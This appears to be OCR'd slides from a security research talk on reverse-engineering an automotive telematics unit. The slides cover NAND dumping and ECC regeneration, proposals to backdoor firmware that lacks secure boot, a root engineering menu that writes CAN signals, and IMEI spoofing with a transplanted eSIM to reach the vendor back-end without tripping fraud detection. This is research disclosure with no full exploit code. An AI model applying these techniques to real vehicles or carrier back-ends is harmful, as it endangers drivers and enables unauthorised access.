


Bit-Flipping Error


- The bit-flipping is a NAND Flash features. If the key jump instructions are affected by bit-flipping, our research may have headed in a wrong direction.

After → Aftar

0b1100101 → 0b1100001




```
00C35BB0 49 74 20 69 73 20 6C 6F  63 61 6C 74 65 64 20 69  It is localted i
00C35BC0 6E 0D 0A 23 20 22 65 74  63 2F 70 70 70 22 20 64  n..# "etc/ppp" d
00C35BD0 69 72 65 63 74 6F 72 79  2C 20 74 68 65 6E 20 63  irectory, then c
00C35BE0 68 61 74 20 77 69 6C 6C  20 72 65 61 64 20 74 68  hat will read th
00C35BF0 65 20 66 69 6C 65 20 61  6E 64 20 70 61 72 73 65  e file and parse
00C35C00 20 74 68 65 73 65 0D 0A  23 20 6F 70 74 69 6F 6E   these..# option
00C35C10 73 2E 0D 0A 23 0D 0A 23  0D 0A 23 20 57 68 61 74  s...#..#..# What
00C35C20 20 6D 65 61 6E 73 20 74  6F 20 74 68 65 20 62 65   means to the be
00C35C30 6C 6F 77 20 63 6F 6D 6D  61 6E 64 73 20 72 65 66  low commands ref
00C35C40 65 72 73 20 74 6F 3A 0D  0A 23 0D 0A 23 0D 0A 23  ers to:..#..#..#
00C35C50 20 64 65 66 69 6E 65 20  69 6E 70 75 74 73 20 61   define inputs a
00C35C60 66 74 65 72 20 77 68 69  63 68 20 77 65 20 73 68  fter which we sh
00C35C70 6F 75 6C 64 20 61 62 6F  72 74 20 74 68 65 20 63  ould abort the c
00C35C80 6F 6E 6E 65 63 74 69 6F  6E 2E 0D 0A 23 0D 0A 23  onnection...#..#
00C35C90 20 74 69 70 73 3A 20 69  66 20 74 68 65 20 73 74   tips: if the st
00C35C62
```



```
00C35BB0 49 74 20 69 73 20 6C 6F  63 61 6C 74 65 64 20 69  It is localted i
00C35BC0 6E 0D 0A 23 20 22 65 74  63 2F 70 70 70 22 20 64  n..# "etc/ppp" d
00C35BD0 69 72 65 63 74 6F 72 79  2C 20 74 68 65 6E 20 63  irectory, then c
00C35BE0 68 61 74 20 77 69 6C 6C  20 72 65 61 64 20 74 68  hat will read th
00C35BF0 65 20 66 69 6C 65 20 61  6E 64 20 70 61 72 73 65  e file and parse
00C35C00 20 74 68 65 73 65 0D 0A  23 20 6F 70 74 69 6F 6E   these..# option
00C35C10 73 2E 0D 0A 23 0D 0A 23  0D 0A 23 20 57 68 61 74  s...#..#..# What
00C35C20 20 6D 65 61 6E 73 20 74  6F 20 74 68 65 20 62 65   means to the be
00C35C30 6C 6F 77 20 63 6F 6D 6D  61 6E 64 73 20 72 65 66  low commands ref
00C35C40 65 72 73 20 74 6F 3A 0D  0A 23 0D 0A 23 0D 0A 23  ers to:..#..#..#
00C35C50 20 64 65 66 69 6E 65 20  69 6E 70 75 74 73 20 61   define inputs a
00C35C60 66 74 61 72 20 77 68 69  63 68 20 77 65 20 73 68  ftar which we sh
00C35C70 6F 75 6C 64 20 61 62 6F  72 74 20 74 68 65 20 63  ould abort the c
00C35C80 6F 6E 6E 65 63 74 69 6F  6E 2E 0D 0A 23 0D 0A 23  onnection...#..#
00C35C90 20 74 69 70 73 3A 20 69  66 20 74 68 65 20 73 74   tips: if the st
00C35C62
```

Error Bit Correction

- To fixed the bit flipping, we need to correct the bits by ECC.
- Different NAND has different ECC algorithm




```
#ifdef NANDC_SUPPORT_24BIT_ECC
    {NANDC_SIZE_8K,     368,    nandc6_ecc_24p1kbit,    &nandc6_oob32_layout  },

    {NANDC_SIZE_4K,     200,    nandc6_ecc_24p1kbit,    &nandc6_oob32_layout  },
#endif
    {NANDC_SIZE_4K,     144,    nandc6_ecc_8bit,        &nandc6_oob32_layout  },
    {NANDC_SIZE_4K,     88,     nandc6_ecc_4smb,        &nandc6_oob32_layout  },
#ifdef NANDC_SUPPORT_24BIT_ECC
    {NANDC_SIZE_2K,     116,    nandc6_ecc_24p1kbit,    &nandc6_oob32_layout  },
#endif
    {NANDC_SIZE_2K,     88,     nandc6_ecc_8bit,        &nandc6_oob32_layout  },
    {NANDC_SIZE_2K,     60,     nandc6_ecc_4smb,        &nandc6_oob32_layout  },
```

ECC definition in driver code

Generating ECC

- The NAND controller using the hardware ECC, so the Linux driver source code dosen’t include ECC implementation.
- The SoC SDK including the ECC algorithm.
- 2k + 64-bytes: ecc_4bit




```
int ecc_parity_gen(byte[] data, int bits, int ecc_level, byte[] ecc_code) {
    switch(ecc_level) {
    case 8:
        this.lfsr_init( len: 112, "b11111110011110111001011111111110010100111000
        break;
```


ECC Polynomial codewords


Final Works

- The NAND file we generated is the same as we dumped.
- No secure boot. We can
  - put a backdoor in it.
  - modify the system service to open a debug shell.



Reballing






```
root@p722:/ # /cust/app/data/[redacted]
  _______
 |   |   |.-----.----.--------.-----.-----.
 |       ||  -__|   _|        |  -__|__ --|
 |___|___||_____|__| |__|__|__|_____|_____|
                              [redacted]

Hermes Software Version: RL_Her2_[redacted]

Welcome to the Engineering Menu, type "help" at any point.

[Root #] telematics
[Telematics #] Possible commands: "calls", "canmanager",
canmanager
[CanManager #] ?
[redacted]
                  - SignalSender - Write value for the signal id
                  - SignalSender - Write can values using sequence interface
[CanManager #]
```

Future Works

- Access the HERMES remotely.
  - For debugging purpose
- EngineerMode application.
  - Send CAN message with internal service
  - The data handled by SH-2A MCU
- Patch the MCU Firmware. (Difficulty: Nightmare)
  - Firmware analyzation.
  - Functional Verification.
  - It’s hard to buy a Renesas DVK
  - The chipset is the SH-2A




```
OS StartUp

adjustData loaded from SECURE !

  ---------- BIOSControl SH2A ----------
    ____   ____        ____   _    _
  /  ___| |  __ \      /  ___| | |  | |
  | \___  | |  | | _  | \___  | |__| |
  \___  \ | |  | | |__| \___  \ |  __  |
   ___/ / | |__| |      ___/ / | |  | |
  |____/  |_____/      |____/  |_|  |_|

APPL1

IPL, 14381A Sep 15 2014 14:43:50
[BREAK detected]
Press 'H' to show commands
Commands:
Press 'H' to show commands
Press 'X' for serial download, using the 'xmodem' utility
Press 'B' to boot bios
Press 'A' to boot appl1
Press 'R' to boot appl2
Press 'C' to continue autoboot
Press 'E' to exit / reset
FLASH=00060000
exit IPL; jmp @3C0579D0  (image_os: 00000005)
```

MCU log


Access Back-end via eSIM

- We configured the APN, wiring up the eSIM to SIM Extender.
- DON’T insert it to your 4G device right away.



```
[redacted].CLFU.NJM2MAPN
.CLFU.NJM2MAPN
.CLFU.NJM2MAPN usernameABCXYZ3
.CLFU.NJM2MAPN usernameABCXYZ4
DefaultValue1 usernameABCXYZ1
DefaultValue2 usernameABCXYZ2
```


APN name



Wiring up to eSIM

Access Back-end via eSIM

- The trigger when detecting an IMEI change event, it will freeze the account.




□	IMEI Change	Security	IMEI Change
□	IMEI Changed	Security	IMEI Change

- So we must change the IMEI as the same as the TCU, you need
  - 4G module DVK, it's unlocked.
  - Modified 4G routers (E5885L).
  - An MTK mobile device.


Hisilicon DVK

Access Back-end via eSIM

- We change the IMEI and used new eSIM from another HERMES

